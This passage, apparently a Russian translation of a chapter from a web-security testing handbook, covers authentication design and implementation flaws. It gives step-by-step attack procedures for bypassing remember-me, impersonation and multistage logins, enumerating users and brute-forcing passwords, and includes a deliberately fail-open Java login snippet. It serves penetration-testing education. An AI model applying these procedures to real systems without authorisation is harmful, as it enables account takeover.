Функция «Запомнить меня»

Приложения часто реализуют функции «Запомнить меня» для удобства пользователей. Благодаря им не требуется заново вводить имя и пароль при каждом использовании приложения с определённого компьютера. Такие функции часто небезопасны по замыслу и подвергают пользователя атакам как локально, так и со стороны пользователей других компьютеров:

• некоторые функции «Запомнить меня» реализованы с помощью простого постоянного файла cookie, например `RememberUser=daf` (см. рисунок 6-6). Когда этот cookie передаётся начальной странице приложения, оно доверяет ему при аутентификации пользователя и создаёт для него сеанс приложения в обход входа. Злоумышленник может получить полный доступ без аутентификации, используя список распространённых или перечисленных имён пользователей.




Рисунок 6-6. Уязвимая функция «Запомнить меня», автоматически выполняющая вход пользователя исключительно по имени в файле cookie

• некоторые функции «Запомнить меня» помещают в cookie не имя пользователя, а разновидность постоянного идентификатора сеанса, например `RememberUser=1328`. Когда идентификатор передаётся странице входа, приложение находит связанного с ним пользователя и создаёт для него сеанс. Как и в случае обычных токенов сеанса, если идентификаторы других пользователей можно предсказать или экстраполировать, злоумышленник способен перебрать большое число возможных значений, найти связанные с пользователями приложения и без аутентификации получить доступ к их учётным записям. Методы проведения такой атаки см. в главе 7;

• даже если сведения для повторной идентификации пользователей надёжно защищены, например зашифрованы, чтобы другие не смогли их определить или угадать, они всё же могут быть захвачены через такой дефект, как межсайтовый скриптинг (см. главу 12), либо злоумышленником с локальным доступом к компьютеру пользователя.

Этапы атаки

1. Активируйте всю функциональность «Запомнить меня» и определите, действительно ли она полностью запоминает пользователя или сохраняет только имя и всё равно требует пароль при последующих посещениях. Во втором случае вероятность наличия уязвимости намного меньше.

2. Тщательно изучите все создаваемые постоянные файлы cookie, а также данные, сохраняемые в других механизмах локального хранения, например `userData` Internet Explorer, изолированном хранилище Silverlight или локальных общих объектах Flash. Ищите сохранённые данные, которые явно идентифицируют пользователя или выглядят как его предсказуемый идентификатор.

3. Даже если сохранённые данные выглядят сильно закодированными или обфусцированными, тщательно исследуйте их. Сравните результаты запоминания нескольких очень похожих имён и/или паролей и найдите возможности реконструировать исходные данные. Применяйте те же методы выявления смысла и закономерностей в токенах сеанса, которые описаны в главе 7.

4. Попытайтесь изменить содержимое постоянного cookie и убедить приложение, что на вашем компьютере свои данные сохранил другой пользователь.

Попробуйте сами!

`http://mdsec.net/auth/219/`

`http://mdsec.net/auth/224/`

`http://mdsec.net/auth/227/`

`http://mdsec.net/auth/229/`

`http://mdsec.net/auth/232/`

`http://mdsec.net/auth/236/`

`http://mdsec.net/auth/239/`

`http://mdsec.net/auth/245/`

Функциональность олицетворения пользователей

Некоторые приложения предоставляют привилегированному пользователю возможность олицетворять других пользователей, чтобы обращаться к данным и выполнять действия в их контексте. Например, отдельные банковские приложения позволяют сотрудникам службы поддержки устно аутентифицировать пользователя по телефону, а затем переключить сеанс приложения в его контекст для оказания помощи.

В функциональности олицетворения часто существуют различные недостатки проектирования:

• она может быть реализована как скрытая функция без надлежащего управления доступом. Например, любой, кто знает или угадает URL `/admin/ImpersonateUser.jsp`, может воспользоваться функцией и олицетворить любого другого пользователя (см. главу 8);

• при определении того, выполняет ли пользователь олицетворение, приложение может доверять управляемым им данным. Например, помимо действительного токена сеанса пользователь может передавать файл cookie, указывающий, какую учётную запись сейчас использует его сеанс. Злоумышленник может изменить это значение и без аутентификации получить доступ к другим учётным записям, как показано на рисунке 6-7;

• если приложение разрешает олицетворять административных пользователей, любой недостаток логики способен привести к уязвимости вертикального повышения привилегий. Вместо простого доступа к данным других обычных пользователей злоумышленник может получить полный контроль над приложением;

• некоторые функции олицетворения реализованы как простой пароль чёрного хода, который можно передать стандартной странице входа вместе с любым именем пользователя и аутентифицироваться как этот пользователь. Такая архитектура крайне небезопасна по многим причинам, но главная возможность злоумышленника состоит в вероятном обнаружении пароля при обычных атаках, например полном переборе входа. Если пароль чёрного хода сравнивается до фактического пароля пользователя, злоумышленник, скорее всего, обнаружит назначение этого пароля и получит доступ к учётной записи каждого пользователя. Аналогично атака полным перебором может дать два разных попадания и тем самым раскрыть пароль чёрного хода, как показано на рисунке 6-8.




Рисунок 6-7. Уязвимая функция олицетворения пользователя

Этапы атаки

1. Выявите всю функциональность олицетворения в приложении. Даже если на неё нет явной ссылки в опубликованном содержимом, она всё равно может быть реализована (см. главу 4).

2. Попытайтесь непосредственно воспользоваться функциональностью олицетворения, чтобы выдать себя за других пользователей.

3. Попытайтесь изменить все предоставленные пользователем данные, обрабатываемые функцией олицетворения, чтобы выдать себя за других пользователей. Уделяйте особое внимание случаям, когда ваше имя передаётся не во время обычного входа.

4. Если функциональностью удалось воспользоваться, попытайтесь олицетворить известных или предполагаемых административных пользователей для повышения привилегий.

5. При проведении атак угадывания паролей (см. раздел «Вход, допускающий полный перебор») выясняйте, не оказывается ли у некоторых пользователей более одного действительного пароля и не совпадает ли определённый пароль с несколькими именами. Кроме того, войдите как можно большим числом разных пользователей с учётными данными, захваченными при полном переборе, и проверьте, всё ли выглядит нормально. Уделяйте особое внимание сообщениям о состоянии вида «выполнен вход как X».

Попробуйте сами!

`http://mdsec.net/auth/272/`

`http://mdsec.net/auth/290/`




Рисунок 6-8. Атака угадывания пароля с двумя попаданиями, указывающими на наличие пароля чёрного хода

Неполная проверка учётных данных

Хорошо спроектированные механизмы аутентификации предъявляют к паролям различные требования, например минимальную длину или наличие и прописных, и строчных символов. Соответственно, некоторые плохо спроектированные механизмы не только не обеспечивают эти полезные практики, но и не учитывают попытки самих пользователей им следовать.

Например, отдельные приложения усекают пароли и потому проверяют только первые n символов. Некоторые сравнивают пароли без учёта регистра. Некоторые удаляют необычные символы, иногда под предлогом проверки входных данных, до проверки пароля. В последнее время подобное поведение обнаруживалось в нескольких удивительно известных веб-приложениях, обычно путём проб и ошибок любопытных пользователей.

Каждое из этих ограничений проверки пароля на порядок сокращает число вариантов во множестве возможных паролей. Экспериментируя, можно определить, проверяется ли пароль полностью или действуют какие-либо ограничения. Затем можно точнее настроить автоматизированные атаки на вход, удалив ненужные варианты и тем самым радикально сократив число запросов, необходимых для компрометации учётных записей.

Этапы атаки

1. Используя контролируемую вами учётную запись, попытайтесь войти с вариантами собственного пароля: удалите последний символ, измените регистр символа и удалите специальные типографские знаки. Если какая-либо попытка успешна, продолжайте экспериментировать, чтобы понять фактически выполняемую проверку.

2. Используйте все результаты для улучшения автоматизированных атак угадывания пароля: удалите лишние варианты и повысьте вероятность успеха.

Попробуйте сами!

http://mdsec.net/auth/293/

Неуникальные имена пользователей

Некоторые приложения с самостоятельной регистрацией позволяют пользователям задавать собственные имена и не требуют их уникальности. Хотя это встречается редко, авторы сталкивались более чем с одним таким приложением.

Это недостаток проектирования по двум причинам:

• пользователь с тем же именем, что у другого, может случайно выбрать и такой же пароль при регистрации или последующем изменении. В этом случае приложение либо отклонит выбранный вторым пользователем пароль, либо разрешит двум учётным записям иметь одинаковые учётные данные. В первом случае поведение приложения фактически раскрывает одному пользователю учётные данные другого. Во втором последующие входы одного из них приводят к доступу к учётной записи другого;

• злоумышленник может эксплуатировать это поведение для успешной атаки полным перебором, даже если в других местах она невозможна из-за ограничений на неудачные попытки входа. Он может несколько раз регистрировать определённое имя пользователя с разными паролями, наблюдая отличающийся ответ, указывающий, что учётная запись с таким именем и паролем уже существует. Так злоумышленник установит пароль целевого пользователя, не выполнив ни одной попытки войти от его имени.

Плохо спроектированная самостоятельная регистрация может также предоставлять способ перечисления имён пользователей. Если приложение запрещает повторяющиеся имена, злоумышленник может пытаться регистрировать множество распространённых вариантов и выявлять уже существующие имена, которые отклоняются.

Этапы атаки

1. Если возможна самостоятельная регистрация, попытайтесь дважды зарегистрировать одно имя пользователя с разными паролями.

2. Если приложение блокирует вторую попытку регистрации, это поведение можно использовать для перечисления существующих имён, даже если оно невозможно на основной странице входа или в других местах. Выполните множество попыток регистрации со списком распространённых имён и выявите уже зарегистрированные варианты, блокируемые приложением.

3. Если регистрация повторяющихся имён успешна, попытайтесь дважды зарегистрировать одно имя с одинаковым паролем и определите поведение приложения:

a. Если появляется сообщение об ошибке, это поведение можно использовать для атаки полным перебором, даже если она невозможна на основной странице входа. Выберите перечисленное или предполагаемое имя пользователя и многократно пытайтесь зарегистрировать его с паролями из списка распространённых. Когда приложение отклонит определённый пароль, вероятно, найден существующий пароль целевой учётной записи.

b. Если сообщение об ошибке не появляется, войдите с указанными вами учётными данными и посмотрите, что произойдёт. Возможно, потребуется зарегистрировать несколько пользователей и изменить разные данные в каждой учётной записи, чтобы понять, можно ли таким поведением воспользоваться для несанкционированного доступа к учётным записям других пользователей.

Предсказуемые имена пользователей

Некоторые приложения автоматически создают имена учётных записей в предсказуемой последовательности (`cust5331`, `cust5332` и так далее). Если злоумышленник распознает последовательность, он быстро получит потенциально исчерпывающий список всех действительных имён, пригодный как основа для дальнейших атак. В отличие от методов перечисления, основанных на повторных запросах со словарями, этот способ определения имён можно применять незаметно, практически не взаимодействуя с приложением.

Этапы атаки

1. Если приложение создаёт имена пользователей, попытайтесь получить несколько подряд за короткое время и определить, прослеживается ли последовательность или закономерность.

2. Если да, экстраполируйте её назад, чтобы получить список возможных действительных имён. Его можно использовать как основу для полного перебора функции входа и других атак, где требуются действительные имена, например эксплуатации дефектов управления доступом (см. главу 8).

Попробуйте сами!

`http://mdsec.net/auth/169/`

Предсказуемые начальные пароли

В некоторых приложениях пользователей создают всех сразу или значительными группами и автоматически назначают им начальные пароли, которые затем каким-либо способом распространяются. Метод создания паролей может позволить злоумышленнику предсказать пароли других пользователей приложения. Подобная уязвимость чаще встречается во внутренних корпоративных приложениях, например когда для каждого сотрудника создаётся учётная запись и он получает печатное уведомление с паролем.

В самых уязвимых случаях все пользователи получают один пароль или значение, тесно связанное с именем пользователя либо должностью. В других случаях созданные пароли могут содержать последовательности, которые удастся выявить или угадать, имея доступ к очень небольшому образцу начальных паролей.

Этапы атаки

1. Если приложение создаёт пароли, попытайтесь получить несколько подряд за короткое время и определить, прослеживается ли последовательность или закономерность.

2. Если да, экстраполируйте её, чтобы получить список паролей других пользователей приложения.

3. Если в паролях наблюдается закономерность, которую можно сопоставить с именами пользователей, попробуйте войти с известными или предполагаемыми именами и соответствующими выведенными паролями.

4. В противном случае список выведенных паролей можно использовать как основу для атаки полным перебором со списком перечисленных или распространённых имён пользователей.

Попробуйте сами!

http://mdsec.net/auth/172/

Небезопасное распространение учётных данных

Многие приложения используют процесс, при котором учётные данные новых учётных записей распространяются среди пользователей по каналу, не связанному с обычным взаимодействием с приложением, например по почте, электронной почте или SMS. Иногда это делается из соображений безопасности, например чтобы подтвердить принадлежность пользователю указанного почтового или электронного адреса.

В некоторых случаях такой процесс создаёт угрозу безопасности. Например, предположим, что распространяемое сообщение содержит и имя пользователя, и пароль, срок их действия не ограничен, а пользователь не обязан изменить пароль при первом входе. Весьма вероятно, что множество или даже большинство пользователей приложения не заменят начальные учётные данные, а сообщения о распространении будут долго существовать и за это время могут стать доступны неуполномоченной стороне.

Иногда распространяются не сами учётные данные, а URL активации учётной записи, позволяющий пользователям задать собственный начальный пароль. Если в серии URL, отправляемых последовательным пользователям, проявляется какая-либо закономерность, злоумышленник может выявить её, зарегистрировав несколько пользователей подряд за короткое время, а затем вывести URL активации, отправленные недавним и будущим пользователям. Связанное поведение

некоторых веб-приложений состоит в том, что они позволяют новым пользователям зарегистрироваться внешне безопасным способом, а затем отправляют каждому приветственное письмо с полными учётными данными для входа. В худшем случае заботящийся о безопасности пользователь, который решает немедленно изменить возможно скомпрометированный пароль, получает ещё одно письмо с новым паролем «для справки». Такое поведение настолько странно и необязательно, что пользователям лучше прекратить работу с веб-приложениями, которые им грешат.

Этапы атаки

1. Получите новую учётную запись. Если во время регистрации не требуется задавать все учётные данные, определите, каким способом приложение распространяет их среди новых пользователей.

2. Если используется URL активации, попытайтесь зарегистрировать несколько новых учётных записей подряд за короткое время и выявить последовательность в полученных URL. Если закономерность определена, попытайтесь предсказать URL активации, отправленные недавним и будущим пользователям, и воспользоваться ими, чтобы завладеть учётными записями.

3. Попытайтесь многократно использовать один URL активации и выясните, разрешает ли это приложение. Если нет, попробуйте заблокировать целевую учётную запись перед повторным применением URL и проверьте, сработает ли он теперь.

Дефекты реализации аутентификации

Даже хорошо спроектированный механизм аутентификации может быть крайне небезопасен из-за ошибок реализации. Они способны приводить к утечке сведений, полному обходу входа или ослаблению общей безопасности механизма по сравнению с замыслом. Дефекты реализации обычно менее очевидны и труднее обнаруживаются, чем недостатки проектирования, например слабые пароли и возможность полного перебора. Поэтому они часто оказываются плодотворной целью при атаках на наиболее критичные для безопасности приложения, где многочисленные модели угроз и тесты на проникновение, вероятно, уже устранили все очевидные проблемы. Авторы обнаруживали каждый из описанных здесь дефектов реализации в веб-приложениях крупных банков.

Механизмы входа, открывающие доступ при сбое

Логика открытия доступа при сбое - разновидность логического дефекта, подробно описанного в главе 11, с особенно серьёзными последствиями для механизмов аутентификации.

Ниже приведён довольно искусственный пример механизма входа, открывающего доступ при сбое. Если вызов `db.getUser()` по какой-либо причине создаёт исключение, например исключение нулевого указателя из-за отсутствия в запросе пользователя параметра имени или пароля, вход завершается успешно. Хотя созданный сеанс может не быть связан с определённой личностью пользователя и потому работать не полностью, он всё же способен открыть злоумышленнику доступ к некоторым конфиденциальным данным или функциям.

```
public Response checkLogin(Session session) {
    try {
        String uname = session.getParameter(“username”);
        String passwd = session.getParameter(“password”);
        User user = db.getUser(uname, passwd);
        if (user == null) {
            // недействительные учётные данные
            session.setMessage(“Login failed. “);
            return doLogin(session);
        }
    }
    catch (Exception e) {}

    // действительный пользователь
    session.setMessage(“Login successful. “);
    return doMainMenu(session);
}
```

В реальных условиях такой код вряд ли прошёл бы даже самый поверхностный анализ безопасности. Однако тот же концептуальный дефект гораздо вероятнее встретить в более сложных механизмах с многочисленными вложенными вызовами методов, где может возникать множество возможных ошибок, обрабатываемых в разных местах, а более сложная логика проверки требует поддерживать значительное состояние хода входа.

Этапы атаки

1. Выполните полный правильный вход с контролируемой вами учётной записью. С помощью перехватывающего прокси запишите каждый элемент данных, переданный приложению, и каждый полученный ответ.

2. Многократно повторите процесс входа, неожиданным образом изменяя части передаваемых данных. Например, для каждого параметра запроса или файла cookie, отправленного клиентом, сделайте следующее:

a. Передайте в качестве значения пустую строку.

b. Полностью удалите пару имени и значения.

c. Передайте очень длинные и очень короткие значения.

d. Передавайте строки вместо чисел и наоборот.

e. Передайте один элемент несколько раз с одинаковыми и разными значениями.

3. Для каждого искажённого запроса внимательно изучите ответ приложения и найдите отклонения от базового случая.

4. Используйте эти наблюдения при формировании проверок. Если одно изменение вызывает перемену поведения, попытайтесь объединить его с другими, доводя логику приложения до предела.

Попробуйте сами!

http://mdsec.net/auth/300/

Дефекты многоэтапных механизмов входа

Некоторые приложения используют сложные механизмы входа с несколькими этапами, например:

• ввод имени пользователя и пароля;

• запрос определённых цифр ПИН-кода или памятного слова;

• передача значения, отображаемого изменяющимся физическим токеном.

Многоэтапные механизмы входа предназначены для повышения безопасности по сравнению с простой моделью на основе имени и пароля. Обычно на первом этапе пользователи идентифицируют себя именем или сходным элементом, а на последующих выполняются различные проверки аутентификации. Такие механизмы часто содержат уязвимости безопасности, в особенности различные логические дефекты (см. главу 11).

> **Распространённое заблуждение**
>
> Часто предполагается, что многоэтапные механизмы входа менее подвержены обходу безопасности, чем стандартная аутентификация по имени и паролю. Это убеждение ошибочно. Выполнение нескольких проверок способно значительно повысить безопасность механизма. Однако в противовес этому процесс более подвержен дефектам реализации. В ряде случаев сочетание нескольких дефектов может даже привести к решению, менее безопасному, чем обычный вход по имени и паролю.

Некоторые реализации многоэтапных механизмов входа на каждом этапе делают потенциально небезопасные предположения о взаимодействии пользователя с предыдущими этапами:

• приложение может предположить, что пользователь, обратившийся к третьему этапу, обязательно прошёл первый и второй. Поэтому оно может аутентифицировать злоумышленника, который переходит прямо с первого этапа к третьему и правильно выполняет его, позволяя войти только с одной частью обычно требуемых учётных данных;

• приложение может доверять некоторым данным, обрабатываемым на втором этапе, поскольку они были проверены на первом. Однако злоумышленник способен изменить эти данные на втором этапе, присвоив им значение, отличное от проверенного на первом. Например, на первом этапе приложение могло определить, не истёк ли срок действия учётной записи, не заблокирована ли она, входит ли она в административную группу и требуется ли пройти после второго этапа дополнительные. Если злоумышленник вмешается в эти флаги при переходе между этапами, он сможет изменить поведение приложения и заставить его аутентифицировать себя по неполным учётным данным либо иным образом повысить привилегии;

• приложение может предполагать, что на каждом этапе используется одна личность пользователя, но явно этого не проверять. Например, первый этап может включать передачу действительного имени и пароля, а второй - повторную передачу имени, теперь в скрытом поле формы, и значения изменяющегося физического токена. Если злоумышленник передаёт действительные пары данных на каждом этапе, но для разных пользователей, приложение может аутентифицировать его как одну из двух использованных личностей. Это позволит злоумышленнику, располагающему собственным физическим токеном и обнаружившему пароль другого пользователя, войти от имени последнего или наоборот. Хотя без каких-либо исходных сведений полностью скомпрометировать механизм невозможно, его общая защищённость значительно снижается, а существенные затраты и усилия на внедрение двухфакторного механизма не дают ожидаемой пользы.

Этапы атаки

1. Выполните полный правильный вход с контролируемой вами учётной записью. С помощью перехватывающего прокси запишите каждый элемент данных, переданный приложению.

2. Выявите каждый отдельный этап входа и данные, получаемые на нём. Определите, не собирается ли какой-либо элемент сведений более одного раза и не возвращается ли он клиенту для повторной передачи через скрытое поле формы, файл cookie или заранее заданный параметр URL (см. главу 5).

3. Многократно повторите процесс входа с различными искажёнными запросами:

a. Попробуйте выполнять этапы входа в другом порядке.

b. Попробуйте перейти прямо к определённому этапу и продолжить оттуда.

c. Попробуйте пропустить каждый этап и перейти к следующему.

d. Проявите воображение и придумайте другие способы доступа к этапам, которые разработчики могли не предвидеть.

4. Если какие-либо данные передаются неоднократно, попробуйте на разных этапах указывать разные значения и выясните, останется ли вход успешным. Некоторые передачи могут быть избыточными и фактически не обрабатываться приложением. Возможно также, что данные проверяются на одном этапе, а затем им доверяют. В таком случае попробуйте предоставить учётные данные одного пользователя на одном этапе, а на следующем переключиться и фактически аутентифицироваться как другой. Одни данные могут проверяться на нескольких этапах, но разными проверками. Тогда попробуйте, например, на первом этапе передать имя и пароль одного пользователя, а на втором - имя и ПИН-код другого.

5. Уделяйте особое внимание передаваемым через клиент данным, которые пользователь непосредственно не вводил. Приложение может хранить в них сведения о ходе входа и доверять им при возврате серверу. Например, если запрос третьего этапа включает параметр `stage2complete=true`, значение можно задать так, чтобы сразу перейти к третьему этапу. Попытайтесь изменять передаваемые значения и выясните, позволяет ли это продвигаться вперёд или пропускать этапы.

Попробуйте сами!

http://mdsec.net/auth/195/

http://mdsec.net/auth/199/

http://mdsec.net/auth/203/

http://mdsec.net/auth/206/

http://mdsec.net/auth/211/

Некоторые механизмы входа на одном из этапов используют случайно меняющийся вопрос. Например, после передачи имени и пароля пользователю могут задать один из нескольких секретных вопросов о девичьей фамилии матери, месте рождения, названии первой школы или попросить указать две случайные буквы секретной фразы. Смысл такого поведения заключается в том, что даже перехват всего введённого пользователем в одном случае не позволит злоумышленнику войти от его имени в другой раз, поскольку будут заданы другие вопросы.

В некоторых реализациях эта функциональность нарушена и не достигает своих целей:

• приложение может показать случайно выбранный вопрос и сохранить его данные в скрытом поле HTML-формы или файле cookie, а не на сервере. Впоследствии пользователь передаёт и ответ, и сам вопрос. Фактически это позволяет злоумышленнику выбрать вопрос, на который он будет отвечать, и повторить вход после однократного захвата пользовательского ввода;

• приложение может показывать случайный вопрос при каждой попытке входа, но не помнить, какой вопрос был задан конкретному пользователю, если тот не передал ответ. Если через мгновение тот же пользователь начинает новую попытку, создаётся другой случайный вопрос. Фактически это позволяет злоумышленнику перебирать вопросы, пока не появится тот, ответ на который известен, и повторить вход после однократного захвата пользовательского ввода.

Примечание. Второе из этих условий действительно весьма неявно, и потому многие реальные приложения уязвимы. На первый взгляд приложение, запрашивающее у пользователя две случайные буквы памятного слова, может выглядеть правильно работающим и обеспечивающим усиленную безопасность. Однако если буквы выбираются заново при каждом прохождении предыдущего этапа аутентификации, злоумышленник, однажды захвативший вход пользователя, может просто повторно аутентифицироваться до этой точки, пока не будут запрошены две известные ему буквы, не рискуя блокировкой учётной записи.

Этапы атаки

1. Если на одном из этапов входа используется случайно меняющийся вопрос, проверьте, передаются ли его данные вместе с ответом. Если да, измените вопрос, передайте правильный связанный с ним ответ и выясните, останется ли вход успешным.

2. Если приложение не позволяет злоумышленнику передать произвольный вопрос и ответ, несколько раз выполните частичный вход с одной учётной записью, каждый раз доходя до меняющегося вопроса. Если он меняется при каждой попытке, злоумышленник всё равно фактически может выбрать вопрос для ответа.

Попробуйте сами!

`http://mdsec.net/auth/178/`

`http://mdsec.net/auth/182/`

